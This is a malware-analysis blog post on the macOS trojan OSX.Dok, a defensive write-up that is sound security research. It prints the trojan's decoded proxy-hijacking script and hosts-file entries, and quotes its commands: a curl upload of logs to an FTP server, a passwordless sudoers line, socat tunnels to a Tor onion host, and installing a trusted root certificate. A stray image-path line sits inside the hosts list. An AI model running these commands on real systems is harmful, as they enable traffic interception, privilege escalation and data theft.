OSX.Dok Analysis

Published: 2019-07-09 · Archived: 2026-04-06 03:22:13 UTC

Recently I found one blog from Sentinelone, https://www.sentinelone.com/blog/macos-malware-2019-first-six-months/, which shows the malware outbreaks on Mac OS X in first half of 2019. I've decided to analyze all the family types and post here to have better understanding of the malware samples.

I will not deal with the malware families or their classification, this is just technical blog of what does the malware do.

First up is OSX\Dok. Sample we're analyzing here is c2d081162e50cb4b5957c5df9fbe55c3.

Executable=/Volumes/Dokument/Dokument.app/Contents/MacOS/AppStore

Identifier=Swisscom.Application

Format=bundle with Mach-O thin (x86_64)

CodeDirectory v=20200 size=344 flags=0x0(none) hashes=10+3 location=embedded

Hash type=sha1 size=20

CDHash=fd63cc8823bfc9c9fb5122dd6252011e652ae8f4

Signature size=8519

Authority=Developer ID Application: Anton Ilin (48R325WWDB)

Authority=Developer ID Certification Authority

Authority=Apple Root CA

Timestamp=Dec 25, 2018 4:48:39 AM

Info.plist entries=23

Sealed Resources rules=4 files=5

Internal requirements count=1 size=180

So we can see that the app is signed and bundle identifier is Swisscom.Application.

Here is how it looks when you mount and open the DMG.

Here is the google translation for the text: *Click twice on the icon to view the document*

· **Inside the App**: Now we see what files are inside the app. Nothing out of the ordinary. Here are some plist file entries:

LSMinimumSystemVersion

10.9

NSHumanReadableCopyright

Copyright © 2017 Swisscom. All rights reserved.

Apart from that, we have nib file, which can help in analysis of the file.

One interesting thing that I observe, the mach-o file name is different from the app name. The mach-o file name is AppStore while the app name is Dokument.app. Usually with Mac OS X apps, the name of the app and the main mach-o executable inside have same name, nothing malicious, but strange.

We'll see later. MacOS directory only has one 64-bit macho file.

- **Strings:** Now we check the strings of the executable file and see if there are some interesting artifacts there. I generally use strings utility of OSX for strings. But strangely enough in this case, there are no strings displayed, literally no strings for the executable. So lets deep dive into the hex of AppStore mach-o file.

Well look, what I found. Here is the piece of text inside the macho file that explains it all:

Info: This file is packed with the UPX executable packer http://upx.sf.net $..$Id: UPX 3.93 Copyright (C) 1996-2017 the UPX Team. All Rights Reserved.

Looks like this macho file is packed. So we unpack now. If its not modified UPX, its should be very easy to unpack this file, so lets go ahead. Just download upx and run upx -d AppStore command, and there you go, file unpacked. The file size also increases from 49,488 bytes to 92,544 bytes. Now lets run strings on the unpacked file. I got 413 lines of strings. Here are some interesting strings:

o ps -A|grep -e /tor -e /socat|grep -v grep

Apart from this, I also observe 3 very large base64 encoded strings. Upon decoding there one string doesn't give any result but the other two starts to clear picture. Here are the output of the base64 decode:

```
#!/bin/sh

CheckForNetwork()

{

        local test

        if [ -z "${NETWORKUP:=}" ]; then

                test=$(ifconfig -a inet 2>/dev/null | sed -n -e '/127.0.0.1/d' -e '/0.0.0.0/d' -e '/inet/p' | wc -l)

                if [ "${test}" -gt 0 ]; then

                        NETWORKUP="-YES-"

                else

                        NETWORKUP="-NO-"

                fi

        fi

}

CheckForNetwork

while [ "${NETWORKUP}" != "-YES-" ]

do

      sleep 5

      NETWORKUP=

      CheckForNetwork

done

sleep 5

ip=$(curl api.ipify.org)

str=$(env LC_CTYPE=C tr -dc "a-zA-Z0-9" < /dev/urandom | head -c 10)

autoProxyURL="http://127.0.0.1:5555/${str}.js?ip=${ip}"
```

```
/usr/sbin/networksetup -detectnewhardware

IFS=$'\n'

        for i in $(networksetup -listallnetworkservices | tail +2 );

        do

                autoProxyURLLocal=`/usr/sbin/networksetup -getautoproxyurl "$i" | head -1 | cut -c 6-`

                echo "$i Proxy set to $autoProxyURLLocal"

                if [[ $autoProxyURLLocal == "(null)" ]]; then

                        /usr/sbin/networksetup -setautoproxyurl $i $autoProxyURL

                        echo "Set auto proxy for $i to $autoProxyURL"

                fi

                /usr/sbin/networksetup -setautoproxystate "$i" on

                echo "Turned on auto proxy for $i"

        done

unset IFS

echo "Auto proxy present, correct & enabled for all interfaces"

//hosts

127.0.0.1 localhost

255.255.255.255 broadcasthost

::1             localhost

127.0.0.1 metrics.apple.com

127.0.0.1 ocsp.apple.com

127.0.0.1 su.itunes.apple.com

127.0.0.1 ax.su.itunes.apple.com

127.0.0.1 swscan.apple.com

127.0.0.1 swcdn.apple.com

127.0.0.1 swdist.apple.com
```

127.0.0.1 a1.phobos.apple.com

127.0.0.1 a101.phobos.apple.com

127.0.0.1 a102.phobos.apple.com

127.0.0.1 a103.phobos.apple.com

127.0.0.1 a104.phobos.apple.com

127.0.0.1 a105.phobos.apple.com

127.0.0.1 a11.phobos.apple.com

127.0.0.1 a12.phobos.apple.com

127.0.0.1 a13.phobos.apple.com

127.0.0.1 a14.phobos.apple.com

127.0.0.1 a15.phobos.apple.com

127.0.0.1 access.apple.com

127.0.0.1 advertising.apple.com

127.0.0.1 albert.apple.com

127.0.0.1 ali.apple.com

127.0.0.1 ams.apple.com

127.0.0.1 apple.apple.com

127.0.0.1 apple.com

127.0.0.1 appleconnect.apple.com

127.0.0.1 appleid-it.apple.com

127.0.0.1 appleid.apple.com

127.0.0.1 appleseed.apple.com

127.0.0.1 appleseed3.apple.com

127.0.0.1 appleseedtest.apple.com

127.0.0.1 aps.info.apple.com

127.0.0.1 ara.apple.com

127.0.0.1 arait.apple.com

127.0.0.1 asia.apple.com

127.0.0.1 asw.apple.com

127.0.0.1 atlaslms.apple.com

127.0.0.1 av.apple.com

127.0.0.1 benefits.apple.com

127.0.0.1 beta.apple.com

127.0.0.1 bugreport.apple.com

127.0.0.1 bugreporter.apple.com

127.0.0.1 c.apple.com

127.0.0.1 calendar.apple.com

127.0.0.1 certifications-test.apple.com

127.0.0.1 certifications.apple.com

127.0.0.1 certifications2.apple.com

127.0.0.1 checkcoverage.apple.com

127.0.0.1 checkrepair.apple.com

127.0.0.1 concierge-mobile.apple.com

127.0.0.1 concierge.apple.com

127.0.0.1 consultants.apple.com

127.0.0.1 cooljobs.apple.com

127.0.0.1 deimos.apple.com

127.0.0.1 deimos2.apple.com

127.0.0.1 deimos3.apple.com

127.0.0.1 deploy.apple.com

127.0.0.1 developer.apple.com

127.0.0.1 developer2.apple.com

127.0.0.1 developertest.apple.com

127.0.0.1 devforums.apple.com

127.0.0.1 devimages.apple.com

127.0.0.1 diagnostics.apple.com

127.0.0.1 discussions.apple.com

127.0.0.1 documentation.apple.com

127.0.0.1 downloads.apple.com

127.0.0.1 ecommerce.apple.com

127.0.0.1 employment.apple.com

127.0.0.1 enterprise.apple.com

127.0.0.1 ep.sap.apple.com

127.0.0.1 erp.apple.com

127.0.0.1 esp-test.apple.com

127.0.0.1 esp.apple.com

127.0.0.1 euro.apple.com

127.0.0.1 events.apple.com

127.0.0.1 ext.apple.com

127.0.0.1 ext1.apple.com

127.0.0.1 extensions.apple.com

127.0.0.1 files.apple.com

127.0.0.1 gspa21.ls.apple.com

127.0.0.1 gsx-it.apple.com

127.0.0.1 gsx.apple.com

127.0.0.1 gsxit.apple.com

127.0.0.1 guide.apple.com

127.0.0.1 help.apple.com

127.0.0.1 hrweb.apple.com

127.0.0.1 iad.apple.com

127.0.0.1 iadworkbench.apple.com

127.0.0.1 id.apple.com

127.0.0.1 identity.apple.com

127.0.0.1 iforgot.apple.com

127.0.0.1 images.apple.com

127.0.0.1 index.apple.com

127.0.0.1 init.apple.com

127.0.0.1 investor.apple.com

127.0.0.1 iphone.apple.com

127.0.0.1 itunes.apple.com

127.0.0.1 itunespartner.apple.com

127.0.0.1 jobs.apple.com

127.0.0.1 k.apple.com

127.0.0.1 lists.apple.com

127.0.0.1 locate.apple.com

127.0.0.1 macos.apple.com

127.0.0.1 manuals.info.apple.com

127.0.0.1 manuals01.info.apple.com

127.0.0.1 manuals02.info.apple.com

127.0.0.1 manuals03.info.apple.com

127.0.0.1 manuals04.info.apple.com

127.0.0.1 maps.apple.com

127.0.0.1 mapsconnect.apple.com

127.0.0.1 meetingroom.apple.com

127.0.0.1 mfi.apple.com

127.0.0.1 mobile.apple.com

127.0.0.1 mobileaccess.apple.com

127.0.0.1 movies.apple.com

127.0.0.1 movietrailers.apple.com

127.0.0.1 myaccess-it.apple.com

127.0.0.1 myaccess.apple.com

127.0.0.1 mynews.apple.com

127.0.0.1 mystore.apple.com

127.0.0.1 news.apple.com

127.0.0.1 nr.apple.com

127.0.0.1 opensource.apple.com

127.0.0.1 podcastsconnect.apple.com

127.0.0.1 portal.apple.com

127.0.0.1 quicktime.apple.com

127.0.0.1 radar.apple.com

127.0.0.1 register.apple.com

127.0.0.1 relay.apple.com

127.0.0.1 relay1.apple.com

127.0.0.1 relay11.apple.com

127.0.0.1 relay12.apple.com

127.0.0.1 relay13.apple.com

127.0.0.1 relay14.apple.com

127.0.0.1 relay15.apple.com

127.0.0.1 relay2.apple.com

127.0.0.1 relay3.apple.com

127.0.0.1 relay4.apple.com

127.0.0.1 relay5.apple.com

127.0.0.1 remoteadvisor.apple.com

127.0.0.1 remoteadvisor1.apple.com

127.0.0.1 remoteadvisor2.apple.com

127.0.0.1 reportaproblem.apple.com

127.0.0.1 s.apple.com

127.0.0.1 safari-extensions.apple.com

127.0.0.1 sales.apple.com

127.0.0.1 salesresources.apple.com

127.0.0.1 school.apple.com

127.0.0.1 selfsolve.apple.com

127.0.0.1 servers.apple.com

127.0.0.1 service.apple.com

127.0.0.1 sift.apple.com

127.0.0.1 signin.apple.com

127.0.0.1 signin.info.apple.com

127.0.0.1 source.apple.com

127.0.0.1 ssl.apple.com

127.0.0.1 sso.apple.com

127.0.0.1 store.apple.com

127.0.0.1 support.apple.com

127.0.0.1 support01.apple.com

127.0.0.1 support02.apple.com

127.0.0.1 support03.apple.com

127.0.0.1 support04.apple.com

127.0.0.1 support05.apple.com

127.0.0.1 supportprofile.apple.com

127.0.0.1 supporttest.apple.com

127.0.0.1 survey.apple.com

127.0.0.1 survey2.apple.com

127.0.0.1 swdlp.apple.com

127.0.0.1 time.apple.com

127.0.0.1 time1.apple.com

127.0.0.1 time2.apple.com

127.0.0.1 time3.apple.com

127.0.0.1 time4.apple.com

127.0.0.1 time5.apple.com

127.0.0.1 tips.apple.com

127.0.0.1 trailers.apple.com

127.0.0.1 training.apple.com

127.0.0.1 trainingevents.apple.com

127.0.0.1 uptodate.apple.com

127.0.0.1 volume.apple.com

127.0.0.1 war.apple.com

127.0.0.1 www1.apple.com

127.0.0.1 wwwtest.apple.com

127.0.0.1 xml.apple.com

127.0.0.1 xp.apple.com

127.0.0.1 xp2.apple.com

127.0.0.1 virustotal.com


127.0.0.1 www.virustotal.com

We'll go through the script first, the second output seems like hosts file entries.

In the script file, first there is check if internet is active or not and loop until the network is active. And then set proxy auto-config to http://127.0.0.1:5555/${str}.js?ip=${ip}, where js filename is random 10 character name and ip is ip of the current system.

So it seems like malware is trying to change proxy on all interfaces and looks like its trying to capture traffic and since there is hosts file entries, it can be assumed that it will at some stage will try to change hosts file.

- **Running/debugging the app:** We'll try to run the app and see what behavior it shows and also we'll debug to see the workings. When we run the malware, it checks for the path its running from. Tt copies itself as /Users/shared/AppStore run with "Dokument" as an argument. Meanwhile, it deletes */Users/admin/Downloads/Dokument.app*, looks like the location is hardcoded. Now since the malware poses as a pdf document, to fool the users, it creates a dialog box using NSAlert with text "It may be damaged or use a file format that preview doesn't recognize" and after that it pops up the AppStore window.



The OS X Updates windows is created at top window with level mainMenuWindow, so if you are debugging the malware, the window will be on top of the debugger and will not be able to debug, careful while debugging.

Meanwhile, it also collects logs of its execution and FTPs it to *ftp://engel-*****@ftp.keba.com/logs/* using curl:

curl -T "/tmp/****-mac.log" ftp://engel*****@ftp.keba.com/logs/

The log file is stored in tmp dir. The format of the logs is as follow:

[2019-07-09 01:43:04.112]:[DEBUG]:[applicationDidFinishLaunching Start]:[-[AppDelegate applicationDidFinishLaunching:]]:[34]:[PID: 48271 UID: 502]

[2019-07-09 01:43:04.112]:[DEBUG]:[selfName=Dokument]:[-[AppDelegate applicationDidFinishLaunching:]]:[61]:[PID: 48271 UID: 502]

[2019-07-09 01:43:04.113]:[DEBUG]:[selfPath=/Users/admin/Desktop/Dokument.app]:[-[AppDelegate applicationDidFinishLaunching:]]:[62]:[PID: 48271 UID: 502]

[2019-07-09 01:43:04.113]:[DEBUG]:[needLocation=/Users/Shared/AppStore.app]:[-[AppDelegate applicationDidFinishLaunching:]]:[63]:[PID: 48271 UID: 502]

[2019-07-09 01:43:04.113]:[DEBUG]:[needExecution=/Users/Shared/AppStore.app/Contents/MacOS/AppStore]:[-[AppDelegate applicationDidFinishLaunching:]]:[64]:[PID: 48271 UID: 502]

[2019-07-09 01:43:04.113]:[DEBUG]:[SelfInstall Start]:[-[AppDelegate SelfInstall]]:[129]:[PID: 48271 UID: 502]

[2019-07-09 01:43:04.132]:[DEBUG]:[Run command: chmod +x /Users/Shared/AppStore.app]:[-[NSString(ShellExecution) runAsCommand]]:[16]:[PID: 48271 UID: 502]

[2019-07-09 01:43:04.203]:[DEBUG]:[Command='sleep 5 && rm -fR "/Users/admin/Downloads/Dokument.app" && "/Users/Shared/AppStore.app/Contents/MacOS/AppStore" Dokument']:[-[AppDelegate SelfInstall]]:[140]:[PID: 48271 UID: 502]

[2019-07-09 01:43:09.372]:[DEBUG]:[applicationDidFinishLaunching Start]:[-[AppDelegate applicationDidFinishLaunching:]]:[34]:[PID: 48276 UID: 502]

[2019-07-09 01:43:09.372]:[DEBUG]:[selfName=AppStore]:[-[AppDelegate applicationDidFinishLaunching:]]:[61]:[PID: 48276 UID: 502]

[2019-07-09 01:43:09.372]:[DEBUG]:[selfPath=/Users/Shared/AppStore.app]:[-[AppDelegate applicationDidFinishLaunching:]]:[62]:[PID: 48276 UID: 502]

[2019-07-09 01:43:09.373]:[DEBUG]:[needLocation=/Users/Shared/AppStore.app]:[-[AppDelegate applicationDidFinishLaunching:]]:[63]:[PID: 48276 UID: 502]

[2019-07-09 01:43:09.373]:[DEBUG]:[needExecution=/Users/Shared/AppStore.app/Contents/MacOS/AppStore]:[-[AppDelegate applicationDidFinishLaunching:]]:[64]:[PID: 48276 UID: 502]

[2019-07-09 01:43:09.373]:[DEBUG]:[SelfInstall Start]:[-[AppDelegate SelfInstall]]:[129]:[PID: 48276 UID: 502]

[2019-07-09 01:43:09.374]:[DEBUG]:[username=admin]:[-[AppDelegate applicationDidFinishLaunching:]]:[79]:[PID: 48276 UID: 502]

[2019-07-09 01:43:09.375]:[DEBUG]:[launcAgentsPath=/Users/admin/Library/LaunchAgents]:[-[AppDelegate applicationDidFinishLaunching:]]:[83]:[PID: 48276 UID: 502]

[2019-07-09 01:43:10.151]:[DEBUG]:[IsLoginScriptExists: 0]:[-[AppDelegate IsLoginScriptExists]]:[165]:[PID: 48276 UID: 502]

[2019-07-09 01:43:10.152]:[DEBUG]:[AddLoginScript Start]:[-[AppDelegate AddLoginScript]]:[174]:[PID: 48276 UID: 502]

Here we can see all the info of what module of the malware was executed.

Now when the logs are send to ftp location, the malware then displays the AppStore window and in the background, it again runs /Users/Shared/Appstore.app, but this time without any argument. This is done using Apple Script

"do shell script "/Users/Shared/AppStore.app/Contents/MacOS/AppStore" with administrator privileges"

Also the malware looks if its being added into login items, if not its uses AppleScript to add itself to the login item.

tell application "System Events" to make login item at end with properties {path:"/Users/Shared/AppStore.app"}

Then it edits /etc/sudoers file using commands:

echo "admin ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers"

After this, it installs Tor, but before that, closes all browser. It has command to kill 3 browsers:

killall Safari

killall firefox

killall "Google Chrome""

Once the browsers are killed, it start installing Tor and socat using homebrew:

"sudo -u admin /usr/local/bin/brew -v"

"-sudo -u admin /usr/local/bin/brew install tor"

“sudo -u admin /usr/local/bin/brew services start tor"

"sudo -u admin /usr/local/bin/brew install socat"

The malware install plists in LaunchAgents and one in LaunchDaemons:

/Users/admin/Library/LaunchAgents/com.xusGBXWH.HkSaRXYT_.plist

arguments: /usr/local/bin/socat

arguments: "tcp4-LISTEN:5555,reuseaddr,fork,keepalive,bind=127.0.0.1"

arguments: "SOCKS4A:127.0.0.1:ltro3fxssy7xsqgz.onion:80,socksport=9050"

/Users/admin/Library/LaunchAgents/com.iOTYUKkR.dnEZhCgS_.plist

arguments: /usr/local/bin/socat

arguments: "tcp4-LISTEN:5588,reuseaddr,fork,keepalive,bind=127.0.0.1"

arguments: "SOCKS4A:127.0.0.1:ltro3fxssy7xsqgz.onion:5588,socksport=9050"

/Library/LaunchDaemons/com.cronto.SignApp.plist

Arguments: /usr/local/bin/YVSreTsa

The plists in LaunchAgents have random names, while in LaunchDaemons seems to have hardcoded name.

/usr/local/bin/YVSreTsa is the script we encountered while doing strings on the file, which change the proxy and the hosts file.

The socat utility is used to listen on port 5555 and 5588. It receives command from the attacker. The malware also edits the hosts file with the entries we saw above. The traffic is redirect to 127.0.0.1, which is then transferred to the tor server that we see in the plist file.

After creating the plists, the malware also tries to install a certificate into the keychain most probably to sniff into encrypted traffic:

bsecurity add-trusted-cert -d -r trustRoot -k /Library/Keychains/System.keychain /tmp/bDCVMesG.der

Summary

So We tried to see what OSX.Dok is doing and how it is doing all the stuff. We can conclude following points about the malware from this:

· Its basically a Trojan, comes in your system, make persistence, opens port for the attacker, listen to traffic and sends data to a Tor server.

· Maintains log of the infected Macs and execution steps.

· Changes hosts file and install cert and listen to all traffic.

· Now if we see the hosts entries that we found, all of them are related to apple.com. So may be, may be the malware is targeting apple developers or users to steal their credentials

---